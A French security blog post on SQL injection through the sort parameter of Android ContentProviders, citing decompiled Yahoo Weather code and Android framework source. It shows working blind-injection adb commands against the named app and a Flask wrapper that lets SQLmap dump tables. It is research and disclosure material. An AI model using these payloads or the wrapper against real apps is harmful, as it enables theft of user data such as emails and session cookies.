
Android, SQL et ContentProviders, ou pourquoi les injections SQL ne sont pas encore mortes ?
Avant d'aborder les injections SQL et ce qui peut mal tourner, nous commençons par quelques informations techniques sur les Content Providers...
Avant d'aborder les injections SQL et ce qui peut mal tourner, nous commençons par quelques informations techniques sur les Content Providers.
I. ContentProvider
Les Content Providers sont, comme l'expliquent les Android Developers :
« l'interface standard qui relie les données d'un processus au code qui s'exécute dans un autre processus. » (source content-providers.html).
En résumé, les content providers sont un moyen standardisé d'exposer et d'accéder à certaines informations d'une application. Prenons un exemple réel : l'application Yahoo Météo expose les Content Providers suivants pour accéder à la localisation, aux prévisions météo, etc. (informations extraites de l'AndroidManifest.xml) :
<provider android:authorities="com.yahoo.mobile.client.android.weather.provider.Weather"
   android:exported="true"
   android:grantUriPermissions="true"
   android:label="@7F08017B"
   android:name="com.yahoo.mobile.client.android.weather.provider.WeatherProvider"
    android:syncable="true">
</provider>
Les attributs les plus importants à vérifier du point de vue de la sécurité sont 'authorities', 'exported', 'name' et 'permissions'. 'authority' est en fait l'URI permettant d'accéder à ce content provider précis. 'exported' indique si le content provider est exposé aux autres applications ; le comportement par défaut a changé avant la version 16 du SDK, puisqu'il valait true par défaut, il est donc fortement recommandé d'indiquer explicitement si votre content provider doit être exporté ou non. 'name' indique le nom de la classe qui implémente le ContentProvider.
Si nous examinons le code de ce Content Provider (décompilé) :
package com.yahoo.mobile.client.android.weather.provider;

public class WeatherProvider extends android.content.ContentProvider {
    private static final android.content.UriMatcher a;

    static WeatherProvider()
    {

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a = new android.content.UriMatcher(-1);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$Locations.a.getPath().substring(1), 1);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$Locations.b.getPath().substring(1), 2);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$CurrentForecasts.a.getPath().substring(1), 3);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$CurrentForecasts.b.getPath().substring(1), 4);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$WeatherAlerts.a.getPath().substring(1), 5);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$WeatherAlerts.b.getPath().substring(1), 6);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$HourlyForecasts.a.getPath().substring(1), 7);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$HourlyForecasts.b.getPath().substring(1), 8);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$Images.a.getPath().substring(1), 9);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$DailyForecasts.a.getPath().substring(1), 10);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$DailyForecasts.b.getPath().substring(1), 11);

        return;
    }

    public WeatherProvider()
    {
        return;
    }

    private static int a(android.net.Uri p4, int p5)
    {
        int v1 = -1;
        if (p4 != null) {
            NumberFormatException v0_3;
            NumberFormatException v0_0 = p4.getPathSegments();
            if (com.yahoo.mobile.client.share.util.Util.a(v0_0)) {
                v0_3 = -1;
            } else {
                try {
                    v0_3 = Integer.parseInt(((String) v0_0.get(p5)));
                } catch (NumberFormatException v0_4) {
                    if (com.yahoo.mobile.client.share.logging.Log.a > 6) {
                    } else {
                        com.yahoo.mobile.client.share.logging.Log.d("WeatherProvider", "Unable to parse current forecast woeid: ", v0_4);
                    }
                }
            }
            v1 = v0_3;
        }
        return v1;
    }

    private static String a(android.net.Uri p3)
    {
        String v0_0 = 0;
        if (p3 != null) {
            java.util.List v1 = p3.getPathSegments();
            if (!com.yahoo.mobile.client.share.util.Util.a(v1)) {
                v0_0 = ((String) v1.get(1));

            }
        }
        return v0_0;
    }

    private static int b(android.net.Uri p1)
    {
        return com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a(p1, 2);
    }

    private static int c(android.net.Uri p1)
    {
        return com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a(p1, 2);
    }

    public int delete(android.net.Uri p2, String p3, String[] p4)
    {
        return 0;
    }

    public String getType(android.net.Uri p2)
    {
        return 0;
    }

    public android.net.Uri insert(android.net.Uri p2, android.content.ContentValues p3)
    {
        return 0;
    }

    public boolean onCreate()
    {
        return 0;
    }

    public android.database.Cursor query(android.net.Uri p8, String[] p9, String p10, String[] p11, String p12)
    {
        android.database.Cursor v0_0 = 0;
        if (com.yahoo.mobile.client.share.logging.Log.a <= 2) {
            com.yahoo.mobile.client.share.logging.Log.a("WeatherProvider", new StringBuilder().append("Uri [").append(p8.toString()).append("]").toString());
        }
        try {
            android.content.ContentResolver v1_4 = com.yahoo.mobile.client.android.weathersdk.database.SQLiteWeather.a(this.getContext()).getReadableDatabase();
            switch (com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.match(p8)) {
                case 1:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.LocationOperations.a(v1_4, p9, p10, p11, p12);

                    if (v0_0 == null) {
                    } else {
                        v0_0.setNotificationUri(this.getContext().getContentResolver(), p8);
                    }
                    break;
                case 2:
                    String v2_12 = com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a(p8);
                    if (com.yahoo.mobile.client.share.util.Util.b(v2_12)) {
                    } else {
                        String[] v3_5 = new String[1];
                        v3_5[0] = v2_12;

                        android.database.Cursor v0_5 = com.yahoo.mobile.client.android.weathersdk.database.SQLiteUtilities.a(p10, "woeid=?", p11, java.util.Arrays.asList(v3_5));

                        v0_0 = com.yahoo.mobile.client.android.weathersdk.database.LocationOperations.a(v1_4, p9, v0_5.a(), v0_5.b(), p12);
                    }
                    break;
                case 3:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.CurrentForecastOperations.b(v1_4);
                    break;
                case 4:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.CurrentForecastOperations.a(v1_4, com.yahoo.mobile.client.android.weather.provider.WeatherProvider.b(p8));
                    break;
                case 5:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.WeatherAlertsOperations.b(v1_4);
                    break;
                case 6:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.WeatherAlertsOperations.c(v1_4, com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a(p8, 2));
                    break;
                case 7:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.HourlyForecastOperations.b(v1_4);
                    break;
                case 8:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.HourlyForecastOperations.a(v1_4, com.yahoo.mobile.client.android.weather.provider.WeatherProvider.c(p8), p8.getBooleanQueryParameter("isCurrentLocation", 0));
                    break;
                case 9:
                default:
                    if (com.yahoo.mobile.client.share.logging.Log.a > 6) {
                    } else {
                        com.yahoo.mobile.client.share.logging.Log.e("WeatherProvider", new StringBuilder().append("Unknown Uri [").append(p8).append("]").toString());

                    }
                    break;
                case 10:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.DailyForecastOperations.b(v1_4);
                    break;
                case 11:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.DailyForecastOperations.a(v1_4, com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a(p8, 2), 0, 0);
                    break;

            }
        } catch (android.content.ContentResolver v1) {
            if (com.yahoo.mobile.client.share.logging.Log.a > 6) {
            } else {
                com.yahoo.mobile.client.share.logging.Log.e("WeatherProvider", "Unable to get a readable database object.");
            }
        }
        return v0_0;
    }

    public int update(android.net.Uri p2, android.content.ContentValues p3, String p4, String[] p5)
    {
        return 0;
    }
}
Les méthodes les plus importantes sont 'query', 'update', 'insert' et 'delete'. Ce sont celles qui sont exportées vers les autres applications. Par exemple, pour interroger le content provider suivant en ligne de commande, vous pouvez utiliser la commande adb shell suivante :
> $ adb shell content query --uri content://com.yahoo.mobile.client.android.weather.provider.Weather/locations/

Row: 0 _id=19, woeid=12728321, isCurrentLocation=0, latitude=48.92167, longitude=2.24733, photoWoeid=55863456, city=Colombes, state=NULL, stateAbbr=NULL, country=France, countryAbbr=FR, timeZoneId=Europe/Paris, timeZoneAbbr=CET, lastUpdatedTimeMillis=1707326856, crc=0

Row: 1 _id=20, woeid=1539359, isCurrentLocation=0, latitude=34.02088, longitude=-6.84165, photoWoeid=1539359, city=Rabat, state=NULL, stateAbbr=NULL, country=Morocco, countryAbbr=MA, timeZoneId=Africa/Casablanca, timeZoneAbbr=WET, lastUpdatedTimeMillis=1707327048, crc=0

Row: 2 _id=21, woeid=2459115, isCurrentLocation=0, latitude=40.71455, longitude=-74.00712, photoWoeid=2459115, city=New York, state=NULL, stateAbbr=NULL, country=United States, countryAbbr=US, timeZoneId=America/New_York, timeZoneAbbr=EST, lastUpdatedTimeMillis=1707327168, crc=0

Row: 3 _id=22, woeid=2487956, isCurrentLocation=0, latitude=37.7474, longitude=-122.43922, photoWoeid=2487956, city=San Francisco, state=NULL, stateAbbr=NULL, country=United States, countryAbbr=US, timeZoneId=America/Los_Angeles, timeZoneAbbr=PST, lastUpdatedTimeMillis=1707327194, crc=0
Nous avons ajouté le chemin 'locations' parce que la méthode query compare l'URI à une liste d'URI prédéfinies pour choisir la table à interroger. C'est un schéma très courant pour les content providers : on définit une liste d'URI à l'aide de la méthode 'addMatch', on la fait correspondre au code approprié, puis on interroge les informations voulues, généralement dans la base de données (voir content-provider-creating.html. La signature de la méthode query est la suivante :
public abstract Cursor query (Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder)
Tous les paramètres sont accessibles en ligne de commande :
usage: adb shell content query --uri <URI> [--user <USER_ID>] [--projection <PROJECTION>] [--where <WHERE>] [--sort <SORT_ORDER>]

  <PROJECTION> is a list of colon separated column names and is formatted:

  <COLUMN_NAME>[:<COLUMN_NAME>...]

  <SORT_OREDER> is the order in which rows in the result should be sorted.

  Example:

  # Select "name" and "value" columns from secure settings where "name" is equal to "new_setting" and sort the result by name in ascending order.

  adb shell content query --uri content://settings/secure --projection name:value --where "name=\'new_setting\'" --sort "name ASC"
Par exemple, vous pouvez spécifier le paramètre 'sort' avec l'exemple suivant :
> $ adb shell content query --uri content://com.yahoo.mobile.client.android.weather.provider.Weather/locations/ --sort "_id"

Row: 0 _id=19, woeid=12728321, isCurrentLocation=0, latitude=48.92167, longitude=2.24733, photoWoeid=55863456, city=Colombes, state=NULL, stateAbbr=NULL, country=France, countryAbbr=FR, timeZoneId=Europe/Paris, timeZoneAbbr=CET, lastUpdatedTimeMillis=1707326856, crc=0

Row: 1 _id=20, woeid=1539359, isCurrentLocation=0, latitude=34.02088, longitude=-6.84165, photoWoeid=1539359, city=Rabat, state=NULL, stateAbbr=NULL, country=Morocco, countryAbbr=MA, timeZoneId=Africa/Casablanca, timeZoneAbbr=WET, lastUpdatedTimeMillis=1707327048, crc=0

Row: 2 _id=21, woeid=2459115, isCurrentLocation=0, latitude=40.71455, longitude=-74.00712, photoWoeid=2459115, city=New York, state=NULL, stateAbbr=NULL, country=United States, countryAbbr=US, timeZoneId=America/New_York, timeZoneAbbr=EST, lastUpdatedTimeMillis=1707327168, crc=0

Row: 3 _id=22, woeid=2487956, isCurrentLocation=0, latitude=37.7474, longitude=-122.43922, photoWoeid=2487956, city=San Francisco, state=NULL, stateAbbr=NULL, country=United States, countryAbbr=US, timeZoneId=America/Los_Angeles, timeZoneAbbr=PST, lastUpdatedTimeMillis=1707327194, crc=0
Tout cela est standard et très bien documenté.
II. Android et SQL
Récemment, nous avons travaillé à la création d'un taint fuzzer pour les applications mobiles, qui résout automatiquement les contraintes de taint jusqu'à identifier une méthode sink exploitable. Nous avons trouvé plusieurs applications du top 1000 qui signalaient des vulnérabilités d'injection SQL dans les paramètres --sort.
Ces applications semblaient implémenter correctement l'utilisation des requêtes préparées, sans concaténation de chaînes ni aucune sorte de bidouille. En plongeant dans le code de ces méthodes, nous avons trouvé le schéma commun suivant (source issue de l'Android Open Source Project) :
(com.android.documentsui.RecentsProvider) line 170-171:

152    @Override
153    public Cursor More ...query(Uri uri, String[] projection, String selection, String[] selectionArgs,
154            String sortOrder) {
155        final SQLiteDatabase db = mHelper.getReadableDatabase();
156        switch (sMatcher.match(uri)) {
157            case URI_RECENT:
158                final long cutoff = System.currentTimeMillis() - MAX_HISTORY_IN_MILLIS;
159                return db.query(TABLE_RECENT, projection, RecentColumns.TIMESTAMP + ">" + cutoff,
160                        null, null, null, sortOrder);
161            case URI_STATE:
162                final String authority = uri.getPathSegments().get(1);
163                final String rootId = uri.getPathSegments().get(2);
164                final String documentId = uri.getPathSegments().get(3);
165                return db.query(TABLE_STATE, projection, StateColumns.AUTHORITY + "=? AND "
166                        + StateColumns.ROOT_ID + "=? AND " + StateColumns.DOCUMENT_ID + "=?",
167                        new String[] { authority, rootId, documentId }, null, null, sortOrder);
168            case URI_RESUME:
169                final String packageName = uri.getPathSegments().get(1);
170                return db.query(TABLE_RESUME, projection, ResumeColumns.PACKAGE_NAME + "=?",
171                        new String[] { packageName }, null, null, sortOrder);
172            default:
173                throw new UnsupportedOperationException("Unsupported Uri " + uri);
174        }
175    }
En fait, la méthode transmet directement le paramètre sort à la méthode query de SQLiteDatabase. Ce schéma est vraiment
très courant, au point qu'on le retrouve même dans l'application d'exemple Google IOSCHED (voir sample app) :
    /** {@inheritDoc} */
    @Override
    public Cursor query(Uri uri, String[] projection, String selection, String[] selectionArgs,
                        String sortOrder) {
        final SQLiteDatabase db = mOpenHelper.getReadableDatabase();

        String tagsFilter = uri.getQueryParameter(Sessions.QUERY_PARAMETER_TAG_FILTER);
        String categories = uri.getQueryParameter(Sessions.QUERY_PARAMETER_CATEGORIES);


        ScheduleUriEnum matchingUriEnum = mUriMatcher.matchUri(uri);

        // Avoid the expensive string concatenation below if not loggable.
        if (Log.isLoggable(TAG, Log.VERBOSE)) {
            Log.v(TAG, "uri=" + uri + " code=" + matchingUriEnum.code + " proj=" +
                    Arrays.toString(projection) + " selection=" + selection + " args="
                    + Arrays.toString(selectionArgs) + ")");
        }

        switch (matchingUriEnum) {
            default: {
                // Most cases are handled with simple SelectionBuilder.
                final SelectionBuilder builder = buildExpandedSelection(uri, matchingUriEnum.code);

                // If a special filter was specified, try to apply it.
                if (!TextUtils.isEmpty(tagsFilter) && !TextUtils.isEmpty(categories)) {
                    addTagsFilter(builder, tagsFilter, categories);
                }

                boolean distinct = ScheduleContractHelper.isQueryDistinct(uri);


                Cursor cursor = builder
                        .where(selection, selectionArgs)
                        .query(db, distinct, projection, sortOrder, null);


                Context context = getContext();
                if (null != context) {
                    cursor.setNotificationUri(context.getContentResolver(), uri);
                }
                return cursor;
            }
            case SEARCH_SUGGEST: {
                final SelectionBuilder builder = new SelectionBuilder();

                // Adjust incoming query to become SQL text match.
                selectionArgs[0] = selectionArgs[0] + "%";
                builder.table(Tables.SEARCH_SUGGEST);
                builder.where(selection, selectionArgs);
                builder.map(SearchManager.SUGGEST_COLUMN_QUERY,
                        SearchManager.SUGGEST_COLUMN_TEXT_1);
                projection = new String[]{
                        BaseColumns._ID,
                        SearchManager.SUGGEST_COLUMN_TEXT_1,
                        SearchManager.SUGGEST_COLUMN_QUERY
                };

                final String limit = uri.getQueryParameter(SearchManager.SUGGEST_PARAMETER_LIMIT);
                return builder.query(db, false, projection, SearchSuggest.DEFAULT_SORT, limit);
            }
            case SEARCH_TOPICS_SESSIONS: {
                if (selectionArgs == null || selectionArgs.length == 0) {
                    return createMergedSearchCursor(null, null);
                }
                String selectionArg = selectionArgs[0] == null ? "" : selectionArgs[0];
                // First we query the Tags table to find any tags that match the given query
                Cursor tags = query(Tags.CONTENT_URI, SearchTopicsSessions.TOPIC_TAG_PROJECTION,
                        SearchTopicsSessions.TOPIC_TAG_SELECTION,
                        new String[] {Config.Tags.CATEGORY_TOPIC, selectionArg + "%"},
                        Tags.TAG_ORDER_BY_CATEGORY);
                // Then we query the sessions_search table and get a list of sessions that match
                // the given keywords.
                Cursor search = null;
                if (selectionArgs[0] != null) { // dont query if there was no selectionArg.
                    search = query(ScheduleContract.Sessions.buildSearchUri(selectionArg),
                            SearchTopicsSessions.SEARCH_SESSIONS_PROJECTION,
                            null, null,
                            ScheduleContract.Sessions.SORT_BY_TYPE_THEN_TIME);
                }
                // Now that we have two cursors, we merge the cursors and return a unified view
                // of the two result sets.
                return createMergedSearchCursor(tags, search);
            }
        }
    }
En creusant un peu l'API, nous trouvons ceci :
Class android.database.sqlite.SQLiteDatabase

1196    public Cursor query(String table, String[] columns, String selection,
1197            String[] selectionArgs, String groupBy, String having,
1198            String orderBy) {
1199
1200        return query(false, table, columns, selection, selectionArgs, groupBy,
1201                having, orderBy, null /* limit */);
1202    }

...

1029    public Cursor query(boolean distinct, String table, String[] columns,
1030            String selection, String[] selectionArgs, String groupBy,
1031            String having, String orderBy, String limit) {
1032        return queryWithFactory(null, distinct, table, columns, selection, selectionArgs,
1033                groupBy, having, orderBy, limit, null);
1034    }

...

1152    public Cursor queryWithFactory(CursorFactory cursorFactory,
1153            boolean distinct, String table, String[] columns,
1154            String selection, String[] selectionArgs, String groupBy,
1155            String having, String orderBy, String limit, CancellationSignal cancellationSignal) {
1156        acquireReference();
1157        try {
1158            String sql = SQLiteQueryBuilder.buildQueryString(
1159                    distinct, table, columns, selection, groupBy, having, orderBy, limit);
1160
1161            return rawQueryWithFactory(cursorFactory, sql, selectionArgs,
1162                    findEditTable(table), cancellationSignal);
1163        } finally {
1164            releaseReference();
1165        }
1166    }


Class android.database.sqlite.SQLiteQueryBuilder

201    public static String buildQueryString(
202            boolean distinct, String tables, String[] columns, String where,
203            String groupBy, String having, String orderBy, String limit) {
204        if (TextUtils.isEmpty(groupBy) && !TextUtils.isEmpty(having)) {
205            throw new IllegalArgumentException(
206                    "HAVING clauses are only permitted when using a groupBy clause");
207        }
208        if (!TextUtils.isEmpty(limit) && !sLimitPattern.matcher(limit).matches()) {
209            throw new IllegalArgumentException("invalid LIMIT clauses:" + limit);
210        }
211
212        StringBuilder query = new StringBuilder(120);
213
214        query.append("SELECT ");
215        if (distinct) {
216            query.append("DISTINCT ");
217        }
218        if (columns != null && columns.length != 0) {
219            appendColumns(query, columns);
220        } else {
221            query.append("* ");
222        }
223        query.append("FROM ");
224        query.append(tables);
225        appendClause(query, " WHERE ", where);
226        appendClause(query, " GROUP BY ", groupBy);
227        appendClause(query, " HAVING ", having);
228        appendClause(query, " ORDER BY ", orderBy);
229        appendClause(query, " LIMIT ", limit);
230
231        return query.toString();
232    }
233
234    private static void appendClause(StringBuilder s, String name, String clause) {
235        if (!TextUtils.isEmpty(clause)) {
236            s.append(name);
237            s.append(clause);
238        }
239    }
En fait, le paramètre sort est simplement transmis d'une méthode à une autre, puis concaténé (dans la
méthode appendClause) à la requête, ce qui conduit à une injection SQL très basique.
Démontrer l'exploitabilité est simple avec une technique de SQLi en aveugle (deux tests, le premier avec 1=1 et le second avec 1=2,
présentant des comportements différents) :
> $ adb shell content query --uri content://com.yahoo.mobile.client.android.weather.provider.Weather/locations/ --sort '_id/**/limit/**/\(select/**/1/**/from/**/sqlite_master/**/where/**/1=1\)'
Row: 0 _id=1, woeid=2487956, isCurrentLocation=0, latitude=NULL, longitude=NULL, photoWoeid=NULL, city=NULL, state=NULL, stateAbbr=, country=NULL, countryAbbr=, timeZoneId=NULL, timeZoneAbbr=NULL, lastUpdatedTimeMillis=746034814, crc=1591594725

> $ adb shell content query --uri content://com.yahoo.mobile.client.android.weather.provider.Weather/locations/ --sort '_id/**/limit/**/\(select/**/1/**/from/**/sqlite_master/**/where/**/1=2\)'
Error while accessing provider:com.yahoo.mobile.client.android.weather.provider.Weather
android.database.sqlite.SQLiteException: datatype mismatch (code 20)
at android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUtils.java:181)
at android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUtils.java:137)
at android.content.ContentProviderProxy.query(ContentProviderNative.java:366)
at com.android.commands.content.Content$QueryCommand.onExecute(Content.java:392)
at com.android.commands.content.Content$Command.execute(Content.java:336)
at com.android.commands.content.Content.main(Content.java:462)
at com.android.internal.os.RuntimeInit.nativeFinishInit(Native Method)
Pour démontrer réellement l'exploitabilité de la SQLi, et comme nous disposons déjà du magnifique SQLmap, voici une bidouille peu élégante pour utiliser SQLmap sur le content provider en simulant une page web (nous savons que ce n'est pas élégant, mais cela démontre l'idée) :
import subprocess
from flask import Flask, request


app = Flask(__name__)

URI = "com.yahoo.mobile.client.android.weather.provider.Weather/locations/"

@app.route("/")
def hello():

   method = request.values['method']
   sort = request.values['sort']
   sort = "_id/**/limit/**/(SELECT/**/1/**/FROM/**/sqlite_master/**/WHERE/**/1={})".format(sort)
   #sort = "_id/**/limit/**/({})".format(sort)

   p = subprocess.Popen(["adb","shell","content",method,"--uri","content://{}".format(URI),"--sort",'"{}"'.format(sort)],stdout=subprocess.PIPE,stderr=subprocess.STDOUT)

   o, e = p.communicate()

   print "[*]SORT:{}".format(sort)
   print "[*]OUTPUT:{}".format(o)
   return "<html><divclass='output'>{}</div></html>".format(o)

if __name__=="__main__":
   app.run()
Lancer SQLmap confirme rapidement l'injection SQL et commence à extraire les tables :

Il semble y avoir un bug dans SQLmap pour deviner le premier caractère du nom de la table, mais nous n'avons pas poussé l'investigation pour
en identifier la source. Faire précéder le paramètre sort de
_id/**/limit/**/(SELECT/**/1/**/FROM/**/sqlite_master/**/WHERE/**/1= était le moyen le plus simple d'amener SQLmap à l'identifier
comme une injection booléenne plutôt que comme une lourde injection temporelle.
Extraire les prévisions météo de la base de données n'est bien sûr pas très critique, mais parmi les nombreuses applications que nous avons identifiées, certaines permettent de récupérer des informations critiques comme des e-mails ou des cookies de session.
Comment les autres API se comportent-elles ?

L'ORM de Django empêche cela et produit l'exception suivante :
